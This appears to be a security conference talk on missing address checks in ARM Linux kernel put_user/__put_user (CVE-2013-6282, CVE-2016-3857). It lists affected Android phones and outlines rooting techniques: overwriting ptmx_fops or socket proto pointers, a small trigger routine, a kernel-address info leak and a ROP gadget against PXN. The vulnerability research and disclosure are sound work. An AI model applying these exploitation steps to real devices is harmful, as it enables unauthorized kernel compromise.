

Devil is in the Details: Revealing How Linux Kernel *put_user* at Risk

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In the Summer of 2013 ...

CVE-2012-6422 (ExynosAbuse)

CVE-2013-2094 (perf_swevent_init)

CVE-2012-4220 (diag)

CVE-2013-2597 (acdb)

CVE-2013-6123 (video100)



Nothing Beats HTC Desire V (t328w)!

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Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	19	7		3						1		2			
2000	5	3										1			
2001	23	7								4		3			
2002	15	3		1						1		1			
2003	19	8			2					1		2		4	
2004	51	20	5	12							5		12		
2005	133	90	19	19	1					6		5		7	
2006	90	61	5	7	7				2		5		3		
2007	63	41	2	8						3		1		7	
2008	70	44	3	17	4					4		6		10	
2009	105	66	2	22	7					8		11		22	
2010	124	67	3	16	7					8		30		14	
2011	83	62	1	21	10					1		21		9	
2012	115	83	4	25	10					6		19		11	
2013	189	101	6	41	13					11		57		26	

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CVE-2009-2848

4) If this new program creates some threads, and initial thread exits, kernel will attempt to clear the integer pointed by `current->clear_child_tid` from `mm_release()` :

```
if (tsk->clear_child_tid
    && !(tsk->flags & PF_SIGNALLED)
    && atomic_read(&mm->mm_users) > 1) {
    u32 __user * tidptr = tsk->clear_child_tid;
    tsk->clear_child_tid = NULL;

    /*
     * We don't check the error code - if userspace has
     * not set up a proper pointer then tough luck.
     */
<< here >>    put_user(0, tidptr);
    sys_futex(tidptr, FUTEX_WAKE, 1, NULL, NULL, 0);
}
```

5) OR : if new program is not multi-threaded, but spied by `/proc/pid` users (ps command for example), `mm_users > 1`, and the exiting program could corrupt 4 bytes in a persistent memory area (shm or memory mapped file)

If `current->clear_child_tid` points to a writeable portion of memory of the new program, kernel happily and silently corrupts 4 bytes of memory, with unexpected effects.

put_user(x, addr) on ARM32

- “addr” is checked by Hardware with STRT/STRBT/STRHT Instructions
- When CONFIG_CPU_USE_DOMAINS is not set, *put_user()* = Arbitrary Memory Write

```
/*
 * Generate the T (user) versions of the LDR/STR and related
 * instructions
 */
#ifndef CONFIG_CPU_USE_DOMAINS
#define TUSER(instr)    instr ## t
#else
#define TUSER(instr)    instr
#endif
```

Missing access checks in put_user/get_user kernel API (CVE-2013-6282)

Release Date:

November 14, 2013

Affected Projects:

Android for MSM, Firefox OS for MSM, QRD Android

Advisory ID:

QCIR-2013-00010-1

CVE ID(s):

[CVE-2013-6282](#)

Summary:

The following security vulnerability has been identified in the Linux kernel API.

CVE-2013-6282:

The get_user and put_user API functions of the Linux kernel fail to validate the target address when being used on ARM v6k/v7 platforms. This functionality was originally implemented and controlled by the domain switching feature (CONFIG_CPU_USE_DOMAINS), which has been deprecated due to architectural changes. As a result, any kernel code using these API functions may introduce a security issue where none existed before. This allows an application to read and write kernel memory to, e.g., escalated privileges.

In the Spring of 2014 ...

```
author      Mathieu Desnoyers <mathieu.desnoyers@efficios.com> 2013-09-11 21:23:18 (GMT)
committer   Linus Torvalds <torvalds@linux-foundation.org> 2013-09-11 22:58:18 (GMT)
commit      3ddc5b46a8e90f3c9251338b60191d0a804b0d92 (patch)
tree        5c76cd730cb94e75f30953d6cd1aed9386fcee37
parent      20d0e57017b69e7e4ae7166c43f3a3f023ab9702 (diff)
```

kernel-wide: fix missing validations on __get/__put/__copy_to/__copy_from_user()

I found the following pattern that leads in to interesting findings:

```
grep -r "ret.*|=. *__put_user" *
grep -r "ret.*|=. *__get_user" *
grep -r "ret.*|=. *__copy" *
```

The `__put_user()` calls in `compat_ioctl.c`, `ptrace compat`, `signal compat`,
since those appear in `compat code`, we could probably expect the kernel
addresses not to be reachable in the lower 32-bit range, so I think they
might not be exploitable.

What if I do “`grep -r __put_user *`” ?

CAUTION: *__put_user.*()* = Arbitrary Memory Write

```
#define __put_user(x,ptr) \
({ \
    long __pu_err = 0; \
    __put_user_err((x),(ptr),__pu_err); \
    __pu_err; \
}) \
 \
#define __put_user_error(x,ptr,err) \
({ \
    __put_user_err((x),(ptr),err); \
    (void) 0; \
}) \
 \
#define __put_user_err(x,ptr,err) \
do { \
    unsigned long __pu_addr = (unsigned long)(ptr); \
    __typeof__(*(ptr)) __pu_val = (x); \
    __chk_user_ptr(ptr); \
    switch (sizeof(*(ptr))) { \
        case 1: __put_user_asm_byte(__pu_val,__pu_addr,err); break; \
        case 2: __put_user_asm_half(__pu_val,__pu_addr,err); break; \
        case 4: __put_user_asm_word(__pu_val,__pu_addr,err); break; \
        case 8: __put_user_asm_dword(__pu_val,__pu_addr,err); break; \
    } \
}
```

```
#define __put_user_asm_word(x,__pu_addr,err) \\  
  __asm__ volatile__(  
    "1: " TUSER(str) " %1,[%2],#0\n" \\  
    "2:\n" \\  
    "    .pushsection .fixup,\"ax\"\n" \\  
    "    .align 2\n" \\  
    "3: mov %0, %3\n" \\  
    "    b 2b\n" \\  
    "    .popsection\n" \\  
    "    .pushsection __ex_table,\"a\"\n" \\  
    "    .align 3\n" \\  
    "    .long 1b, 3b\n" \\  
    "    .popsection" \\  
    : "+r" (err) \\  
    : "r" (x), "r" (__pu_addr), "i" (-EFAULT) \\  
    : "cc")
```

Timetable

Date	Event	put_user of Upstream Kernel	put_user of Android Kernel	__put_user_* w/o explicit address validations
2010-11-04	T macro and CONFIG_CPU_USE_DOMAINS is upstreamed	Vulnerable	Vulnerable	Vulnerable
2012-01-25	T macro is renamed to TUSER	Vulnerable	Vulnerable	Vulnerable
2012-09-09	!CONFIG_CPU_USE_DOMAINS case is fixed		Vulnerable	Vulnerable
2013-07	put_user vulnerability is identified by us through clone()		Vulnerable	Vulnerable
2013-09-11	The incomplete patch to fix __put_user_* vulnerability is upstreamed		Vulnerable	Vulnerable
2013-11-14	Most Android OS maintainers start merging the patch to fix !CONFIG_CPU_USE_DOMAINS case (CAF disclose the details of CVE-2013-6282)			Vulnerable
2016-7-31	__put_user_* vulnerability is identified by us through code/patches auditing			Vulnerable

0-day

- We identify a 0-day in the ARM/Linux kernel (CVE-2016-3857)

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- Up to present we have identified that two Google Nexus phones are vulnerable: Nexus 4, and Nexus 7 (2013 version)
- Besides, the Huawei Honor 4X/6/6 Plus series, Huawei Ascend Mate7 series, and some other models of Huawei, Lenovo, Meizu, OPPO, Samsung, Sony, Xiaomi devices are also vulnerable

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Vendor	Series	Model
Google	Nexus	Nexus 4 ("mako"), Nexus 7 ("flo")
Huawei	Ascend Mate 7	MT7-CL00/TL00/TL10/UL00
	Mate 1 / 2	MT1-T00 / MT1-U06 / MT2-C00 / MT2-L01...
	Honor 4X	CHE2-TL00 / TL00M / TL00H / UL00
	Honor 6	H60-L01/L02/L03/L11/L12/L21
	Honor 6 Plus	PE-TL10/TL20/UL00
	MediaPad	X1 7.0
Lenovo		A390t/A750e
Meizu	MX	M032
	MX2	M040/045
	MX3	M351/353/355/356
OPPO	Find 5	X909/X909T
Samsung	Galaxy Trend	GT-S7568/SCH-I879
	Galaxy Trend II	GT-S7572/GT-S7898/SCH-I739
	Galaxy Tab 3 7.0	SM-T211
	Galaxy Core	GT-I8262D
Sony	Xperia	LT26i/26ii/26w
Xiaomi	MI 2	2/2A/2C/2S/2SC

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- Now we have a arbitrary mem r/w, then?
- In Linux kernel, most user operations will direct to the `struct file_operations`

```
struct file_operations {  
    struct module *owner;  
    loff_t (*llseek) (struct file *, loff_t, int);  
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);  
    ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);  
    ssize_t (*aio_read) (struct kiocb *, const struct iovec *, unsigned long, loff_t);  
    ssize_t (*aio_write) (struct kiocb *, const struct iovec *, unsigned long, loff_t);  
    int (*readaddir) (struct file *, void *, filldir_t);  
    unsigned int (*poll) (struct file *, struct poll_table_struct *);  
    long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);  
    long (*compat_ioctl) (struct file *, unsigned int, unsigned long);  
    int (*mmap) (struct file *, struct vm_area_struct *);  
    int (*open) (struct inode *, struct file *);  
    int (*flush) (struct file *, f1_owner_t id);  
    int (*release) (struct inode *, struct file *);  
    int (*fsync) (struct file *, loff_t, loff_t, int datasync);  
    int (*aio_fsync) (struct kiocb *, int datasync);  
    int (*fasync) (int, struct file *, int);  
    int (*lock) (struct file *, int, struct file_lock *);
```

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- There are several targets could be our victim (i.e., every user can open and operate on it)
 - /dev/ptmx 、 /dev/binder 、 /dev/ashmem...

```
shell@PD1510:/ $ ls -l /dev/ashmem /dev/binder /dev/ptmx
ls -l /dev/ashmem /dev/binder /dev/ptmx
crw-rw-rw- root      root      10,  61 1970-02-03 04:57 ashmem
crw-rw-rw- root      root      10,  62 1970-02-03 04:57 binder
crw-rw-rw- root      root      5,   2 2016-07-07 16:49 ptmx
```

```
c14751e4 b __key.23625
c14751e4 b __key.23626
c14751e8 b tty_ldiscs
c1475260 b ptm_driver
c1475260 b __key.19849
c1475260 b __key.19850
c1475260 b __key.19851
c1475260 b __key.19852
c1475260 b __key.19853
c1475264 b pts_driver
c1475268 b ptmx_fops
```

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- With the info we need, we can modify any member in the fops, and trigger
 - modify .fsync in ptmx_fops to our shell code
 - trigger it by open /dev/ptmx, and fsync(fd)
 - fsync(fd) → do_fsync() → vfs_fsync() → vfs_fsync_range() → file->f_op->fsync()...

```
static int do_exploit(void)
{
    int fd;
    if (-1 == (fd = open("/dev/ptmx", O_WRONLY))) {
        ERR("[-] can't open ptmx");
        return -3;
    }
    fsync(fd);
    close(fd);
    return 0;
}
```

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- To sum up, if we want to root a phone
 - A vulnerability to modify it to shell code address
 - Collect symbol, e.g., address of ptmx_fops
 - Overwrite your target function
 - Trigger!
- So I have to collect 1000 phones' symbol if I want to root them? Hmm...
 - Time is money, and we are all lazy right?

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- With info leak, we may be able to write a universal exploit without any symbol knowledge (CVE-2016-3809)
 - Refer to <http://ppt.cc/yIzVS> for more detail
- Whenever a socket is opened within Android, it is tagged using a netfilter driver called "qtaguid"

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- It also exposes a control interface, let user query the current sockets and their tags
- The interface is a world-accessible file, under */proc/net/xt_qtaguid/ctrl*

```
shell@PPD1510:/ $ ls -l /proc/net/xt_qtaguid/ctrl
-rw-rw-rw- root      net_bw_acct      0 2016-07-14 12:53 ctrl
```

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- Reading this file reveals the kernel virtual address for each of the sockets

```
shell@PD1510:~$ cat /proc/net/xt_qtaguid/ctrl
sock=d5399700 tag=0xc13d28e90000278b <uid=10123> pid=6196 f_count=1
sock=d5399cc0 tag=0xc13d28e90000278b <uid=10123> pid=6196 f_count=1
sock=d539a280 tag=0x8a73ec8000002732 <uid=10034> pid=6945 f_count=1
sock=d539b3c0 tag=0x8a73ec8000002732 <uid=10034> pid=6945 f_count=1
sock=d539c500 tag=0x7fb989500000278b <uid=10123> pid=6196 f_count=1
sock=d539e780 tag=0x8a73ec8000002732 <uid=10034> pid=6945 f_count=1
sock=d539f300 tag=0xc6a80e1c0000278b <uid=10123> pid=6196 f_count=1
sock=d7a70000 tag=0xc6a80e1c0000278b <uid=10123> pid=6196 f_count=1
sock=d7a778c0 tag=0xc6a80e1c0000278b <uid=10123> pid=6196 f_count=1
sock=d7bd0000 tag=0xc13d28e90000278b <uid=10123> pid=6196 f_count=1
sock=d7bd0b80 tag=0x7fb989500000278b <uid=10123> pid=6196 f_count=1
sock=d7bd1140 tag=0x8a73ec8000002732 <uid=10034> pid=6945 f_count=1
sock=d7bd1700 tag=0x7fb989500000278b <uid=10123> pid=6196 f_count=1
sock=d7bd1cc0 tag=0x7fb989500000278b <uid=10123> pid=6196 f_count=1
sock=d7bd2280 tag=0xc6a80e1c0000278b <uid=10123> pid=6196 f_count=1
sock=d7bd2840 tag=0x7fb989500000278b <uid=10123> pid=6196 f_count=1
```

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- So what is this `sock=xxxxxxxx` actually?
 - Every open socket is a struct socket in kernel
 - Every socket has a struct sock, the network layer representation

```
struct socket {  
    socket_state          state;  
  
    kmemcheck_bitfield_begin(type);  
    short                type;  
    kmemcheck_bitfield_end(type);  
  
    unsigned long         flags;  
  
    struct socket_wq __rcu *wq;  
  
    struct file           *file;  
    struct sock            *sk;    
    const struct proto_ops *ops;  
};
```

```
struct sock {  
    /*  
     * Now struct inet_timewait_sock also uses sock_common, .  
     * don't add nothing before this first member (<__sk_common)  
     */  
    struct sock_common      __sk_common;  
    #define sk_node          __sk_common.skc_node  
    #define sk_nulls_node     __sk_common.skc_nulls_node  
    #define sk_refcnt         __sk_common.skc_refcnt  
    #define sk_tx_queue_mapping __sk_common.skc_tx_queue_mapping  
  
    #define sk_dontcopy_begin __sk_common.skc_dontcopy_begin  
    #define sk_dontcopy_end   __sk_common.skc_dontcopy_end  
    #define sk_hash           __sk_common.skc_hash  
    #define sk_portpair       __sk_common.skc_portpair  
    #define sk_num            __sk_common.skc_num  
    #define sk_dport          __sk_common.skc_dport  
    #define sk_addrpair       __sk_common.skc_addrpair  
    #define sk_daddr          __sk_common.skc_daddr  
    #define sk_rcv_saddr      __sk_common.skc_rcv_saddr  
    #define sk_family          __sk_common.skc_family  
    #define sk_state           __sk_common.skc_state  
    #define sk_reuse           __sk_common.skc_reuse  
    #define sk_reuseport      __sk_common.skc_reuseport  
    #define sk_ipv6only       __sk_common.skc_ipv6only  
    #define sk_bound_dev_if   __sk_common.skc_bound_dev_if  
    #define sk_bind_node      __sk_common.skc_bind_node  
    #define sk_prot            __sk_common.skc_prot
```

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```
struct sock {  
    /*  
     * Now struct inet_timewait_sock also uses sock_common, so  
     * don't add nothing before this first member (_sk_common)  
     */  
    struct sock_common  
    #define sk_node  
    #define sk_nulls_node  
    #define sk_refcnt  
    #define sk_tx_queue_mapping  
  
    #define sk_dontcopy_begin  
    #define sk_dontcopy_end  
    #define sk_hash  
    #define sk_portpair  
    #define sk_num  
    #define sk_dport  
    #define sk_addrpair  
    #define sk_daddr  
    #define sk_rcv_saddr  
    #define sk_family  
    #define sk_state  
    #define sk_reuse  
    #define sk_reuseport  
    #define sk_ipv6only  
    #define sk_bound_dev_if  
    #define sk_bind_node  
    #define sk_prot
```

```
struct sock_common {  
    /* skc_daddr and skc_rcv_saddr must be grouped on a  
     * address on 64bit arches : cf INET_MATCH() */  
    union {  
        __addrpair skc_addrpair;  
        struct {  
            __be32 skc_daddr;  
            __be32 skc_rcv_saddr;  
        };  
    };  
    union {  
        unsigned int skc_hash;  
        __u16 skc_u16hashes[2];  
    };  
    /* skc_dport && skc_num must be grouped as well */  
    union {  
        __portpair skc_portpair;  
        struct {  
            __be16 skc_dport;  
            __u16 skc_num;  
        };  
    };  
    unsigned short skc_family;  
    volatile unsigned char skc_state;  
    unsigned char skc_reuse:4;  
    unsigned char skc_reuseport:1;  
    unsigned char skc_ipv6only:1;  
    int skc_bound_dev_if;  
    union {  
        struct hlist_node skc_bind_node;  
        struct hlist_nulls_node skc_portaddr_node;  
    };  
    struct proto *skc_prot;
```

```
struct proto {  
    void (*close)(struct sock *sk,  
                 long timeout);  
    int (*connect)(struct sock *sk,  
                  struct sockaddr *uaddr,  
                  int addr_len);  
    int (*disconnect)(struct sock *sk, int flags);  
    struct sock * (*accept)(struct sock *sk, int flags, int *err);
```

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```
SYSCALL_DEFIN5(getsockopt, int, fd, int, level, int, optname,
               char __user *, optval, int __user *, optlen)
{
    int err, fput_needed;
    struct socket *sock;

    sock = sockfd_lookup_light(fd, &err, &fput_needed);
    if (sock != NULL) {
        err = security_socket_getsockopt(sock, level, optname);
        if (err)
            goto out_put;

        if (level == SOL_SOCKET)
            err =
                sock_getsockopt(sock, level, optname, optval,
                                optlen);
        else
            err =
                sock->ops->getsockopt(sock, level, optname, optval,
                                         optlen);
    }
    ...
}
```


```
const struct proto_ops inet_stream_ops = {
    .family          = PF_INET,
    .owner           = THIS_MODULE,
    .release         = inet_release,
    .bind            = inet_bind,
    .connect         = inet_stream_connect,
    .socketpair      = sock_no_socketpair,
    .accept          = inet_accept,
    .getname         = inet_getname,
    .poll            = tcp_poll,
    .ioctl           = inet_ioctl,
    .listen          = inet_listen,
    .shutdown        = inet_shutdown,
    .setsockopt      = sock_common_setsockopt,
    .getsockopt      = sock_common_getsockopt,
```

```
int sock_common_getsockopt(struct socket *sock, int level, int optname,
                           char __user *optval, int __user *optlen)
{
    struct sock *sk = sock->sk;

    return sk->sk_prot->getsockopt(sk, level, optname, optval, optlen);
}
```

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- To sum up, with info leak we can
 - Find sock address
 - Use vulnerability to overwrite its proto, let it point to your fake struct proto
 - Trigger!



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- On some ARM32 and all ARM64 phones, PxN is enabled
 - No user mode shell code
 - But it's legal if control flow is still in kernel space (ROP)
 - Say if we call a function with at least 4 parameters

fffffc00009bc38:	aa0303e0	mov	x0, x3
fffffc00009bc3c:	f9400863	ldr	x3, [x3,#16]
fffffc00009bc40:	d63f0060	blr	x3

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- In addition to CVE-2016-3857, we also identify a similar problem in Qualcomm's debug module named "msm-buspm". This finding had been confirmed as CVE-2016-2441
- The debug module exports a device node, "/dev/msm-buspm-dev". Fortunately, not every user can open / operate on it

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```
static long
msm_buspm_dev_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{
    struct buspm_xfer_req xfer;
    struct buspm_alloc_params alloc_data;
    unsigned long paddr;
    int retval = 0;
    void *buf = msm_buspm_dev_get_vaddr(filp);
    unsigned int buflen = msm_buspm_dev_get buflen(filp);
    unsigned char *dbgbuf = buf;

    if (_IOC_TYPE(cmd) != MSM_BUSPM_IOC_MAGIC) {
        pr_err("Wrong IOC_MAGIC. Exiting\n");
        return -ENOTTY;
    }

    switch (cmd) {
    case MSM_BUSPM_IOC_FREE:
        pr_debug("cmd = 0x%x (FREE)\n", cmd);
        msm_buspm_dev_free(filp);
        break;

    case MSM_BUSPM_IOC_ALLOC:
        pr_debug("cmd = 0x%x (ALLOC)\n", cmd);
        retval = __get_user(alloc_data.size, (size_t __user *)arg);

        if (retval == 0)
            retval = msm_buspm_dev_alloc(filp, alloc_data);
        break;

    case MSM_BUSPM_IOC_RD_PHYS_ADDR:
        pr_debug("Read Physical Address\n");
        paddr = msm_buspm_dev_get_paddr(filp);
        if (paddr == 0L) {
            retval = -EINVAL;
        } else {
            pr_debug("phys addr = 0x%lx\n", paddr);
            retval = __put_user(paddr,
                               (unsigned long __user *)arg);
        }
        break;
    }
}
```

Conclusion

- We can always get into the old fixes and dig new things out since those fixes are written by human beings and they may err as well
- `copy_from_user` / `copy_to_user`
 - `__copy_from_user` / `__copy_to_user`
 - `__copy_from_user_inatomic` /
`__copy_to_user_inatomic`
 - Maybe more?

Q & A

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